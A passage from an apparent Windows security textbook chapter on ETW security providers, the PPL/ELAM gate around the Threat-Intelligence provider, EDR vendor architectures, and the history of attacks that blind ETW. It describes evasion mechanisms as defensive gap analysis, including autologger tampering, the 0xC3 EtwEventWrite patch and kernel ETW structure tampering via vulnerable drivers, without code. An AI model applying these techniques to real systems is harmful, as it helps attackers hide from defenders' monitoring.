- `WRITEVM` (`NtWriteVirtualMemory`: local and cross-process)
- `SUSPENDRESUME_THREAD`
- `SUSPENDRESUME_PROCESS`
- `DRIVER_DEVICE`

Each task pairs with a 64-bit keyword bitmask that distinguishes `LOCAL` vs `REMOTE` (cross-process) and `KERNEL_CALLER` vs not. The Elastic Security Labs walkthrough [1100] lists the named Win32/Nt syscalls that surface here:

> "The most notable addition to this visibility is the Microsoft-Windows-Threat-Intelligence Event Tracing for Windows (ETW) provider... VirtualAlloc, VirtualProtect, MapViewOfFile, VirtualAllocEx, VirtualProtectEx, MapViewOfFile2, QueueUserAPC, SetThreadContext, WriteProcessMemory, ReadProcessMemory(lsass)": Elastic Security Labs [1100]
>
> **Definition: Microsoft-Windows-Threat-Intelligence (EtwTi).** The kernel-emitted ETW provider for memory-modifying syscalls. GUID `{f4e1897c-bb5d-5668-f1d8-040f4d8dd344}`. Events are emitted from the kernel side of the syscall path (not from a user-mode trampoline), which makes the provider unreachable from a user-mode patcher in the calling process. Consumption is gated behind Protected Process Light at the Antimalware signer level, paired with an Early Launch Antimalware driver. The provider first shipped in the Windows 10 RS-era; the precise build is not stated verbatim in any Microsoft primary located, with community references converging on no later than 1709.

The first-ship-build is hedged: the provider GUID and task inventory are well-documented in third-party reverse-engineering primaries, but no Microsoft primary located in the source verification stage pins the exact build. The community reference range is Windows 10 1607 (RS1) through 1709 (RS3). The dispositive practical evidence is Yarden Shafir's 2023 Trail of Bits walkthrough [1101], which shows live-debugger output of `CSFalconService.exe` (CrowdStrike) holding `EtwConsumer` handles to multiple logger IDs simultaneously. By 2023 third-party EDRs were demonstrably consuming EtwTi at scale.

The catalog as a single screen

Provider name	GUID	Surface	Gate	Primary source
Microsoft-Windows-Security-Auditing	`{54849625-5478-4994-A5BA-3E3B0328C30D}`	Audit-policy events (4624/4625/4688/...)	Audit policy/SACL configuration	[1098], [1097], [1102]
Microsoft-Windows-Kernel-Process	`{22fb2cd6-0e7b-422b-a0c7-2fad1fd0e716}`	Process / thread / image-load events	None (admin)	[1082], [1095]

Provider name	GUID	Surface	Gate	Primary source
Microsoft-Windows-Kernel-File	(manifest archive)	File I/O syscalls	System-provider/session rules	[1095], [1096], [1081]
Microsoft-Windows-Kernel-Network	(manifest archive)	TCP/UDP send/receive	System-provider/session rules	[1095], [1096], [1081]
Microsoft-Windows-Kernel-Registry	(manifest archive)	Registry create/open/set/delete	System-provider/session rules	[1095], [1096], [1081]
Microsoft-Antimalware-Scan-Interface	{2A576B87-09A7-520E-C21A-4942F0271D67}	Post-deobfuscation script content	None (admin)	[700], [1090]
Microsoft-Windows-PowerShell	{a0c1853b-5c40-4b15-8766-3cf1c58f985a}	Script-block logging (4104), pipeline	Policy/channel configuration	[1099]
Microsoft-Windows-DotNETRuntime	{e13c0d23-ccbc-4e12-931b-d9cc2eee27e4}	CLR assembly load, JIT, exceptions	None (admin)	[1073]
Microsoft-Windows-Sysmon	{5770385F-C22A-43E0-BF4C-06F5698FFBD9}	Sysmon driver republication	None (admin)	[1095], [662]
Microsoft-Windows-Threat-Intelligence	{f4e1897c-bb5d-5668-f1d8-040f4d8dd344}	Memory-modifying syscalls (kernel-emitted)	**PPL + ELAM (Antimalware signer level)**	[1074], [1100]

§ **ASIDE — What this catalog is not** This is the *security* catalog. The full Windows manifest-based provider list is roughly 1,300 entries on a current Windows 11 build; performance-tuning, diagnostic, and developer-facing providers fill out the rest. The jdu2600 inventory [1095] tracks the full list across Win10 versions; the repnz archive [1096] preserves byte-stable manifest copies for cross-version diffing.

Nine of the ten rows in that table are accessible to any SYSTEM-privileged user-mode service. The tenth (EtwTi) requires a passport. The next section is about who issues the passport.

The PPL / ELAM gate: why EtwTi is not for everyone

To consume the catalog provider that fires from the kernel for memory-modifying syscalls, your service must be (a) a Protected Process Light, the same

kernel-enforced protection level the Protected Process Light chapter (Chapter 10) uses to shield `lsass.exe`, (b) signed at the Antimalware signer level with EKU `1.3.6.1.4.1.311.61.4.1`, and (c) loaded from disk by an Early Launch Antimalware driver registered at boot, on the early-boot path the Secure Boot chapter (Chapter 1) establishes. Two of those three were not possible for third parties until the Windows 10 RS-era.

fluxsec.red [1074] gives the prerequisite list verbatim:

> "In order to start receiving ETW:TI signals, we need: 1. A service running as Protected Process Light, 2. An Early Launch Antimalware driver and certificate, 3. A logging mechanism.", [1074]

Each prerequisite has a story.

Protected Process Light at the Antimalware signer level

Windows 8.1 introduced the *protected service* concept specifically for antimalware engines. The motivation was simple: a malicious process running as administrator should not be able to inject code into the antimalware service or attach a debugger to it. The Microsoft Learn primary [327] sets out the model:

> "Windows 8.1 introduced a new concept of protected services to protect anti-malware services... In addition to the existing ELAM driver certification requirements, the driver must have an embedded resource section containing the information of the certificates used to sign the user mode service binaries.", [327]

PPL is a process-protection model, not a single ACL bit. The kernel evaluates protection type, signer level, requested access mask, and policy before granting handles such as write, VM, or debug access; as a teaching shorthand, a lower-protection process cannot obtain the sensitive access rights that would let it tamper with a higher-protection target. Antimalware-PPL is a *signer level* in that model. The kernel admits a process to Antimalware-PPL when its image is signed with a certificate whose EKU includes `1.3.6.1.4.1.311.61.4.1` (Windows Antimalware) *and* whose certificate is enrolled in an ELAM driver's allow-list at boot.

◆ **DEFINITION — PPL (Protected Process Light)** A Windows process-protection model. Each process has a protection type and signer level; sensitive access rights are denied when the requestor lacks sufficient protection for the target and access mask. Originally introduced for DRM, the lattice was extended in Windows 8.1 to host the Antimalware signer level for protecting antimalware services from administrative-rights attackers.

Definition: Antimalware-PPL. A specific signer level on the PPL lattice. Reserved in Windows 8.1 for Microsoft Defender; opened to third-party EDR

vendors via ELAM onboarding in the Windows 10 RS-era. Consumption of the `Microsoft-Windows-Threat-Intelligence` ETW provider is gated at the Antimalware signer level: an `EnableTraceEx2` call from a non-Antimalware-PPL caller against the EtwTi GUID returns `ERROR_ACCESS_DENIED` (the `EnableTraceEx2` [1085] page documents the error code for callers that lack the documented administrative groups; the per-provider PPL-signer-level check that triggers it for the EtwTi GUID specifically is described in the [1074] prerequisite list).

Early Launch Antimalware

ELAM is a driver class that loads before any other non-Microsoft boot driver. The Microsoft Learn primary [42] describes it:

> "Because an ELAM service runs as a PPL (Protected Process Light), you need to debug using a kernel debugger... AM drivers are initialized first and allowed to control the initialization of subsequent boot drivers, potentially not initializing unknown boot drivers.", [42]

The boot sequence runs like this. Winload loads the ELAM driver as part of the early-boot path. The ELAM driver registers a callback via `IoRegisterBootDriverCallback` and gets to inspect each subsequent boot driver, returning a verdict (initialize / do not initialize / unknown) based on the certificate inventory it carries in its embedded resource section. The kernel honors that verdict. After boot drivers settle, the SCM launches the paired user-mode antimalware service with the `LaunchProtected = SERVICE_LAUNCH_PROTECTED_ANTIMALWARE_LIGHT` flag, and the kernel admits that service to Antimalware-PPL because its signing certificate matches an entry in the ELAM driver's allow-list.

◆ **DEFINITION — ELAM (Early Launch Antimalware)** A driver class that loads before any non-Microsoft boot driver. The ELAM driver registers a boot-driver callback to inspect subsequent drivers and an embedded-resource certificate inventory of permitted user-mode antimalware service signatures. Together with PPL, ELAM gates which user-mode antimalware services can pass the Antimalware-PPL admission check.

The 1709 onboarding

The exact third-party onboarding date is the weakest public link in the chain, so the careful statement is narrower than the folklore version. Microsoft documents the Antimalware protected-service model in Windows 8.1 [327], documents ELAM as the early-boot antimalware admission mechanism [42], and documents `EnableTraceEx2` access-denied behavior for callers that lack required authority [1085]. Microsoft does *not*, in the public ETW pages used for this chapter, publish a

sentence that says: "Windows 10 1709 opened EtwTi consumption to third-party Antimalware-PPL EDRs." Therefore this chapter treats 1709 as a widely-cited RS-era boundary, not as a Microsoft-primary-pinned date.

What is proven publicly is the operational end state. The Trail of Bits 2023 walkthrough by Yarden Shafir [1101] uses WinDbg JavaScript to walk `_ETW_REALTIME_CONSUMER` structures on a live machine and prints:

> "Process CSFalconService.exe with ID 0x1e54 has handle 0x760 to Logger ID 3", [1101]

That is not marketing copy. It is debugger evidence that CrowdStrike's user-mode service held a real-time ETW consumer handle to a logger ID associated with protected security telemetry. Paired with the documented Antimalware-PPL/ELAM prerequisites and the EtwTi access gate, it proves that by 2023 at least one third-party EDR had crossed the gate in production. The public evidence does not prove the first build, the first vendor, or every vendor's onboarding path. It proves the architecture and the existence of third-party consumption.

▶ **WALKTHROUGH — THE PPL+ELAM ADMISSION PATH** The gate begins before user mode. Winload loads the ELAM driver early; the driver registers its boot-driver callback and exposes the embedded certificate inventory that identifies which user-mode antimalware binaries are allowed to run protected. Later, the Service Control Manager starts the EDR service with the Antimalware Light launch-protection flag. The kernel checks the service image signature against the ELAM-provided inventory and admits the process to the Antimalware-PPL signer level.

Only then does the ETW step happen. The EDR service calls `EnableTraceEx2` for the `Microsoft-Windows-Threat-Intelligence` GUID. For a normal administrator or SYSTEM service, the call fails with access denied because the caller lacks the signer level required for this provider. For an admitted Antimalware-PPL service, the same call succeeds and the session begins receiving kernel-emitted EtwTi events. The ordering matters: ELAM establishes trust at boot, PPL carries that trust into the user-mode process object, and ETW uses that process protection state as the consumer-admission check.

Why this gate matters for the opening hook

The asymmetry that defines the entire generation is one sentence in the fluxsec.red walkthrough [1074]:

> We cannot patch out the Threat Intelligence provider as this is emitted from within the kernel itself. To do so, you'd require kernelmode execution and then to patch out those signals so no ETW signals are emitted. [1074]

That is the answer to the puzzle the opening hook posed. The Adam Chester 2020 patch operates on a user-mode trampoline in the calling process. `ntdll!EtwEventWrite` is a stub that calls down through `NtTraceEvent` into the kernel; rewriting its first byte to `0xC3` short-circuits the user-mode entry path and the calling process emits no events through that stub. But EtwTi does not fire from the user-mode entry path. EtwTi fires from inside the kernel implementation of `NtAllocateVirtualMemory` and friends, after the syscall has crossed the boundary, on a path the user-mode patcher cannot reach without first achieving kernel execution.

> ▸ **KEY IDEA** EtwTi is the only ETW provider in the catalog whose producer fires from the kernel side of the syscall path, and that is exactly why a user-mode patch in the calling process cannot silence it. The PPL+ELAM gate that controls *consumer* admission is paired with a *producer* location that no in-process attacker can reach.

The RS-era PPL+ELAM gate was a structural defense against the patch class that was only fully publicised three years later; 2017/1709 is the commonly cited boundary, not a Microsoft-primary-pinned date. By the time Chester wrote his March 2020 post, the load-bearing security signal was already structurally out of reach of his technique.

This is the interlude's central synthesis, and it is worth stating plainly: EtwTi's producer location is the *observational dual* of Credential Guard's isolation. Both features spend the same hardware boundary: the kernel/user split, and beneath it the VTL0/VTL1 split the hypervisor (Chapter 9) and Secure Kernel (Chapter 6) enforce. The Credential Guard chapter (Chapter 15) puts the long-term secret on the far side of that boundary so a VTL0 attacker cannot *read* it; EtwTi puts the memory-syscall sensor on the far side of the same boundary so an in-process attacker cannot *blind* it. One boundary, two distinct security properties (confidentiality and observability) built from one mechanism. The corollary is sobering: the single capability that defeats one (kernel-mode execution, typically via the BYOVD primitive the Code Integrity chapter (Chapter 8) works to close) defeats both at once. The chain does not have an independent failure for "the secret leaked" and "the sensor went blind"; above kernel mode they are the same event.

§ **ASIDE — Why Microsoft chose this specific gate** The combination of PPL and ELAM is not an arbitrary defense-in-depth stack. PPL gates *consumer identity* at signer level: only a binary signed with the Antimalware EKU and enrolled in an ELAM allow-list can subscribe. ELAM gates *load order*: the gate is

set during early boot, before any code an attacker could load gets a chance to interfere. The signer-level check is hard because forging the signature requires breaking Microsoft's PKI; the load-order check is hard because subverting it requires compromising the boot path, which Secure Boot (Chapter 1) and the Vulnerable Driver Blocklist exist to defend.

That is the gate. Now we walk the consumers that pass through it.

Six vendors, three spectra: a map of the EDR consumer architecture

Defender, CrowdStrike, SentinelOne, Sysmon, Wazuh, Elastic Defend. They look interchangeable on a vendor comparison sheet. They are not, and the differences are entirely about which substrates each one consumes.

There are three axes that distinguish them.

Axis 1: kernel callbacks vs ETW

Some EDRs consume process-creation events through ETW (subscribing to `Microsoft-Windows-Kernel-Process` from a SYSTEM-privileged user-mode service). Others register kernel callbacks directly through `PsSetCreateProcessNotifyRoutineEx` [1103] and `PsSetCreateThreadNotifyRoutine` [1104] from a kernel driver they ship.

The trade-off is sharp. Kernel callbacks are synchronous: the kernel calls into the driver before the operation completes, the documented process-create callback runs at PASSIVE_LEVEL in the originating thread context, and the driver can deny the operation by writing a non-success status to `CreationStatus`. ETW is asynchronous: the event is emitted from the producer's hot path, drained from a per-CPU buffer by the writer thread, and delivered to the consumer's callback at some later point. ETW cannot deny anything; it can only observe.

> ◆ **DEFINITION — KERNEL NOTIFY ROUTINE** The `PsSetCreate*NotifyRoutine` family of kernel APIs. A driver calls `PsSetCreateProcessNotifyRoutineEx` (process create/exit), `PsSetCreateThreadNotifyRoutine` (thread create/exit), or `PsSetLoadImageNotifyRoutine` (image load) at boot to register a callback. The kernel invokes the process callback synchronously, in the originating thread context at PASSIVE_LEVEL; APC-delivery constraints are callback-specific rather than a universal promise. The `Ex` variant of the process callback receives a `CreationStatus` field the driver can write to deny the operation.

Public evidence supports a spectrum rather than a uniform product claim. Sysmon documents a driver-backed callback path and ETW publication [662] Elastic pub-

licly describes driver-backed memory detection and kernel ETW call-stack work [1100] Defender uses in-box drivers and ETW; CrowdStrike has public debugger evidence of protected ETW consumption [1101]. For SentinelOne and Wazuh, this chapter keeps the claim at architecture class: commercial sensors commonly combine drivers/callbacks with ETW, while Wazuh-style deployments are often downstream of Windows Event Log, Sysmon, and ETW-class sources and cannot deny operations unless an upstream component does.

Axis 2: PPL adoption

Defender is the clear case: Microsoft's protected-antimalware service model exists for engines like `MsMpEng.exe`, and EtwTi's consumer gate aligns with that Antimalware-PPL signer level [327]. CrowdStrike is the best public third-party case: Shafir's debugger walk shows `CSFalconService.exe` as a real-time ETW consumer in the protected telemetry path [1101]. Sysmon is a different clear case: Microsoft says the service runs as a protected process [662], but the Sysmon page does not say Antimalware-PPL, and Sysmon is not enrolled as an ELAM-backed antimalware service in the same sense as commercial EDR sensors.

The remaining vendor rows should be read as evidence classes, not as equally proven facts. SentinelOne is commonly described operationally as using an Antimalware-PPL service paired with a kernel driver, but the public source set for this chapter does not contain a primary debugger transcript equivalent to the CrowdStrike one. Wazuh's open architecture is primarily user-mode collection and SIEM forwarding around Windows event channels, Sysmon, and ETW-class sources; the source set here does not show an Antimalware-PPL enrollment. Elastic publicly documents kernel ETW call-stack work and its own endpoint driver strategy [1100], but that article is not proof that the user-mode Elastic Defend service is Antimalware-PPL. A masterclass claim must preserve those differences.

Axis 3: EtwTi consumption

EtwTi consumption is not merely a product-feature checkbox. It is a consequence of three linked facts: the provider emits from the kernel side of memory-modifying syscalls; `EnableTraceEx2` against that provider is gated to Antimalware-PPL consumers; and the consumer must keep a real-time session alive without overrunning buffers. Defender satisfies the gate by design. CrowdStrike has public debugger evidence [1101]. For SentinelOne, the architecture is plausible and widely reported, but not proven by the sources cited here at the same level as CrowdStrike. For Sysmon, Wazuh, and Elastic, this chapter states the conservative version: absent public evidence of Antimalware-PPL EtwTi subscription in the

source set, do not assume they consume EtwTi directly. Sysmon and Elastic have kernel-driver paths that cover parts of the same memory-observation problem; Wazuh commonly relies on Sysmon or Windows event sources upstream.

Confidence class key: **High** means Microsoft documentation or a primary debugger transcript in this chapter supports the row; **Medium** means the architecture is widely reported or plausible but lacks an equivalent primary in this source set.

Vendor	Process surface	PPL / protection evidence in this chapter	EtwTi evidence in this chapter	Confidence class
Microsoft Defender	Driver callbacks (`WdFilter.sys`) + ETW (`MsMpEng.exe`)	Microsoft protected-antimalware model [327]	Yes by architecture and in-box role	High
CrowdStrike Falcon	Driver callbacks + ETW	Live `_ETW_REALTIME_CONSUMER` debugger evidence for `CSFalconService.exe` [1101]	Yes, public debugger evidence [1101]	High
SentinelOne	Driver callbacks + ETW	Commonly reported Antimalware-PPL posture; no equivalent [1101] transcript in this source set	Plausible, not proven here	Medium
Sysmon	`SysmonDrv.sys` callbacks; publishes via own ETW provider	Microsoft says protected process, not Antimalware-PPL [662]	No direct EtwTi evidence; uses callback-then-publish design	High for non-EtwTi framing
Wazuh	Windows event/Sysmon/ETW-class ingestion	No Antimalware-PPL evidence in this source set	Not assumed; commonly downstream of Sysmon/Event Log	Medium
Elastic Defend	Own endpoint driver + ETW/callstack telemetry	Public Elastic article emphasizes kernel ETW call stacks and driver-backed memory	Not assumed from [1100] alone	Medium

Vendor	Process surface	PPL / protection evidence in this chapter	EtwTi evidence in this chapter	Confidence class
		detection [1100], not Antimalware-PPL proof		

Sysmon is worth singling out as the canonical *callback-then-publish* reference architecture. Its kernel driver is broadly understood to use `PsSetCreate*NotifyRoutine`-class callbacks; its user-mode service consumes the events the driver delivers; and the service then publishes them via its own `Microsoft-Windows-Sysmon` ETW provider for any downstream consumer (a SIEM forwarder, a SOC dashboard, a custom analytic) to read. The result is that Sysmon's events are universally consumable. Which is why Wazuh and Splunk both ship Sysmon configurations as their default kernel-event source.

§ **ASIDE — SYSMON AS THE CALIBRATION ANCHOR** Sysmon's design choice is the reference architecture for the callback-then-publish pattern, even though Sysmon is not itself an Antimalware-PPL EDR. By publishing through its own ETW provider rather than writing to a private channel, Sysmon makes its events consumable by any downstream pipeline. Wazuh and the Splunk Universal Forwarder can both ingest Sysmon events without any custom integration work. This is why Sysmon, despite being free, is the de facto kernel-event source for the open-source SIEM world.

Walkthrough: callbacks and ETW on the same endpoint. A kernel driver that registers `PsSetCreateProcessNotifyRoutineEx` is in the decision path: the process is not fully created until the callback returns, and the callback can deny by writing a failure status to `CreationStatus`. That buys enforcement and low-latency context, but it couples the vendor's code to the kernel. A malformed content update or parser bug in that path can crash the host, which is the price of synchronous power.

An ETW consumer sits on the other side of the trade. It can subscribe to `Microsoft-Windows-Kernel-Process`, `Microsoft-Windows-PowerShell`, `.NET`, AMSI, Sysmon, and EtwTi without putting its parser in the kernel's synchronous control path. Multiple consumers can share the same manifest provider because Vista raised the per-provider cap to eight. The cost is time and authority: the event arrives after emission, maybe after the operation has already completed, and ETW cannot veto it. Modern EDRs combine the two: callbacks for operations that must be denied, ETW for broad multi-provider observation, and EtwTi for the memory surface where Microsoft intentionally moved high-value observation into a kernel-emitted provider.

Sidenote. The CrowdStrike July 2024 channel-file outage was a kernel-driver brittleness story, not an ETW story: a malformed content update triggered an

> out-of-bounds read in the Falcon sensor path and BSODed roughly 8.5 million Windows hosts [1105][1106]. It is mentioned here only to mark that synchronous kernel power carries higher blast radius when the driver path is buggy; the post-incident discipline that followed belongs in the Authenticode and Catalog Files chapter (Chapter 12).


A note on Defender's cloud schema. The events that surface in Microsoft Defender for Endpoint's hunting tables (`DeviceProcessEvents`, `DeviceFileEvents`, `DeviceNetworkEvents`, `DeviceImageLoadEvents`, `DeviceRegistryEvents`) are the cloud-side abstraction over the kernel and ETW telemetry the Defender sensor collects locally. The full schema mapping from ETW provider to cloud column is out of scope here, but the substrate is the same.

Six vendors, three axes, one substrate. Now we walk the attack tradition that the substrate has to survive.

Where this link breaks

The detection link breaks in three distinct ways: the session may be prevented from starting, the user-mode producer may be patched before it emits, or the kernel structures underneath ETW may be modified by code that has already won kernel execution. The following sections are gap analysis, not a tutorial. They preserve the public history because a Reasoner needs to know which defensive layer answers which failure mode.

The attack tradition: five generations of trying to blind ETW



*Each defense answers the attack class at the layer it targets — and the load-bearing one moved the signal out of reach **before** the attack arrived.*

Figure 25.3: Five generations of ETW tradecraft, 2014–2026. Attack generations climb from boot-config (autologger) to user-mode (0xC3 patch) to kernel (BYOVD), while each structural defense answers the attack class at the layer it targets: the Antimalware-PPL+ELAM gate on EtwTi pre-dates the user-mode patch by three years, and the default-on Vulnerable Driver Blocklist closes the BYOVD primitive.

Every generation of ETW has been attacked. Some attacks broke a single provider; some broke every user-mode provider on a host; one would, if it worked at scale, break Defender. The defense story is on the same five-generation timeline.

Gen 1 (2014-2018): autologger registry tampering

The dispositive taxonomy is Matt Graeber's December 24, 2018 Palantir CIRT post [1090], preserved in the Wayback Machine because the direct Medium URL has since returned HTTP 403 to non-browser fetchers. The opening framing is verbatim:

> "Event Tracing for Windows (ETW) is the mechanism Windows uses to trace and log system events. Attackers often clear event logs to cover their tracks. Though the act of clearing an event log itself generates an event, attackers who know ETW well may take advantage of tampering opportunities to cease the flow of logging temporarily or even permanently, without generating any event log entries in the process.", [1090]

Graeber and Christensen split the technique into two classes. *Persistent tampering* writes to the autologger registry path described earlier, disabling a session before it ever starts at next boot; the events of interest are never captured because the session is never running. *Ephemeral tampering* targets a live session: stopping the session via `ControlTrace`, removing a provider from a session via `EnableTraceEx2(EVENT_CONTROL_CODE_DISABLE_PROVIDER, ...)`, or directly clearing the session's buffers.

The defense is direct: monitor the autologger registry surface. Sysmon Event ID 13 [662] surfaces registry value-set events in `HKLM\SYSTEM\CurrentControlSet\Control\WMI\Autologger\`; a SOC playbook that alerts on any unexpected write to that subtree catches the persistent class of attack reliably. Matt Graeber's authorship is cross-confirmed by the palantir/exploitguard repository [1107], which credits him as the lead researcher on the ETW work.

Gen 2 (2020): user-mode `EtwEventWrite` 0xC3 RET patch

The technique that made ETW patching a household tradecraft term is Adam Chester's "Hiding your.NET - ETW", March 17, 2020 [1073]. The public mechanic is famous because it is small: replace the entry point of a user-mode ETW stub with `0xC3`, the near-return opcode [1072]. A caller into that stub returns before producing an event, so the calling process stops emitting user-mode ETW events for providers that funnel through that stub. Including `Microsoft-Windows-DotNETRuntime`.

The important point for this chapter is not how to perform the patch. It is where the patch sits in the trust chain:

Property	Gap-analysis reading
Target layer	The calling process's user-mode `ntdll` mapping
Affected emitters	User-mode providers whose write path reaches the patched stub

Property	Gap-analysis reading
Affected scope	The patched process, not the whole host
Typical casualty	CLR telemetry such as `Microsoft-Windows-DotNETRuntime`
Structural limit	It cannot reach kernel-emitted providers such as `Microsoft-Windows-Threat-Intelligence`

The fluxsec.red Rust port [1108] describes the modern variant in the same architectural terms: user-mode providers eventually reach `ntdll!NtTraceEvent`, and returning from that stub suppresses the local user-mode emission. That observation explains both the power and the boundary of the technique. It is powerful against in-process user-mode telemetry; it is irrelevant to a provider whose producer fires after the syscall has crossed into the kernel.

> **The 0xC3 patch only silences user-mode providers in the patched process.** The patch operates on the calling process's user-mode trampoline. Other processes on the host are unaffected; their ETW emissions continue normally. Kernel-emitted providers like `Microsoft-Windows-Threat-Intelligence` are unaffected even in the patched process; they fire from the kernel side of the syscall path, after control has crossed the user/kernel boundary, on a code path the user-mode patcher cannot reach without first achieving kernel execution.

Gen 3 (2021-2023): kernel-mode primitives

If a user-mode patch cannot reach EtwTi, can a kernel-mode patch? Yes, but the attacker first needs kernel execution. The most common path is BYOVD: load a signed but vulnerable driver and use its primitive to read or write kernel memory. (BYOVD is the same primitive the Code Integrity chapter (Chapter 8) spends most of its driver-blocklist budget closing.) Once you can write kernel memory you can target ETW's internal data structures directly.

Binarly's Black Hat Europe 2021 talk [1109] documents the surface verbatim:

> Many ways to disable ETW logging are publicly available from passing a TRUE boolean parameter into a `nt!EtwpStopTrace` function to finding an ETW specific structure and dynamically modifying it or patching `ntdll!ETWEventWrite` or `advapi32!EventWrite` to return immediately thus stopping the user-mode loggers. [1109]

The kernel-side primitives Binarly enumerates target the `_ETW_GUID_ENTRY` structure for a provider, the `EtwpRegistration` linked list of registered providers, and the `EtwpEventTracingProhibited` flag the kernel checks before emitting events. Yarden Shafir's 2023 Trail of Bits walkthrough [1101] provides the contemporary kernel-side data structure walk through `_ETW_REALTIME_CONSUMER` and `_ETW_SILODRIVERSTATE`, and notes:

> "Most recently, the Lazarus Group bypassed EDR detection by disabling ETW providers", [1101]

The architectural-level treatment is well-documented; the specific kernel offsets that change between Windows builds are a moving target. We treat the technique class as well-established and the per-build offset details as out of scope.

Defense Gen 1 (RS-era, commonly cited as 2017): Antimalware-PPL + ELAM gate on EtwTi

The PPL/ELAM gate section covered this in detail. The timeline point is narrower: the Antimalware-PPL/ELAM design was already present in the Windows 10 RS-era before Adam Chester's 2020 user-mode patch became public tradecraft. Microsoft does not publicly pin the third-party EtwTi onboarding date in the sources used here, so treat "2017/1709" as a useful RS-era shorthand, not a primary-sourced release claim. The user-mode patch class is generic against `Microsoft-Windows-DotNETRuntime` and the rest of the user-mode catalog; it is structurally impotent against `Microsoft-Windows-Threat-Intelligence`.

Defense Gen 2 (2022): Vulnerable driver blocklist on by default

The kernel-mode primitive class needs a kernel write. Without a vulnerability in the EDR's kernel driver, the realistic path is BYOVD: load a third-party signed driver that exposes a memory-write primitive. The structural defense is Microsoft's Vulnerable Driver Blocklist [271]:

> Since the Windows 11 2022 update, the vulnerable driver blocklist is enabled by default for all devices, and can be turned on or off via the Windows Security app... the vulnerable driver blocklist is also enforced when either memory integrity, also known as hypervisor-protected code integrity (HVCI), Smart App Control, or S mode is active... The blocklist is updated quarterly. In addition, blocklist updates are delivered through the monthly Windows updates as part of the standard servicing process. [271]

The blocklist enumerates known-vulnerable signed drivers by hash; the kernel refuses to load anything on the list. On a Windows 11 22H2-or-later host with the default settings, the BYOVD primitive against most known-vulnerable drivers is closed. With HVCI on, the closure is enforced even against attackers who would otherwise try to load drivers via legacy paths. The empirical bound is the LOLDrivers project's catalog of known-vulnerable drivers; the blocklist tracks public discovery with a lag of approximately one quarter, which is the residual window an attacker can exploit before a freshly disclosed driver is added.

◆ **DEFINITION — BYOVD (Bring Your Own Vulnerable Driver)** The attack pattern of loading a known-vulnerable but signed driver to obtain a kernel-mode primitive (memory read, memory write, or arbitrary code execution). Used in real-world EDR-blinding attacks, including by the Lazarus Group as cited in Trail of Bits' 2023 ETW walk [1101].

Definition: Vulnerable Driver Blocklist. The Microsoft-maintained blocklist of known-vulnerable signed drivers, by hash. Enabled by default on Windows 11 22H2 and later. Enforced more strictly when HVCI, Smart App Control, or S mode is active. Updated quarterly per the Microsoft Learn primary [271].

Sidenote. The LOLDrivers project [385] is the empirical anchor for the BYOVD lag story. It catalogs known-vulnerable signed drivers as a community resource; the Microsoft blocklist updates quarterly, but blocklist updates are also delivered through monthly Windows servicing, so a freshly-disclosed driver can live in an exploitation window of as short as ~1 month (via Patch Tuesday) or up to a full quarter before its hash is added.

Walkthrough: the tampering timeline as gap analysis. The first evasion layer is configuration: change the autologger registry recipe and the next boot starts different telemetry. The defender's answer is configuration integrity: monitor the autologger subtree, baseline provider GUIDs and keyword masks, and alert on drift. The second layer is user mode: patch `EtwEventWrite` or the `NtTraceEvent` path in the emitting process so that process stops producing ordinary user-mode ETW. The defender's answer is architectural separation: high-value memory telemetry moves to EtwTi, whose producer fires after the syscall crosses into the kernel. The third layer is kernel mode: bring a vulnerable signed driver, obtain a write primitive, and tamper with ETW internals or the producer path itself. The defender's answer is to reduce the availability of that primitive through the Vulnerable Driver Blocklist, HVCI, Secure Boot, and driver-load monitoring.

None of those defenses makes ETW magical. They narrow which attacker capabilities are sufficient. Registry tampering requires persistence or administrator-equivalent configuration access. User-mode patching blinds only providers reached through that process's user-mode stubs. Kernel tampering still matters, but it now requires a kernel primitive that survives modern driver policy. The right mental model is not "ETW can be bypassed" or "ETW cannot be bypassed." It is a layered gap map: identify which layer emits the signal, which layer the attacker controls, and whether the attack reaches the producer, the session, the buffer, or only one consumer's decoder.

The 2026 picture

User-mode patching cannot reach EtwTi, the kernel-emitted memory-operation signal this chapter has treated as load-bearing. The BYOVD primitive that could reach it is structurally narrowed by default on supported hardware. The remaining gap is the long tail of newly-disclosed vulnerable drivers between disclosure and blocklist update, plus any custom kernel zero-day an attacker discovers in an EDR's

own driver. Both are real, both are exploited in the wild, neither is the universally-applicable evasion the 2020-era user-mode patch class was.

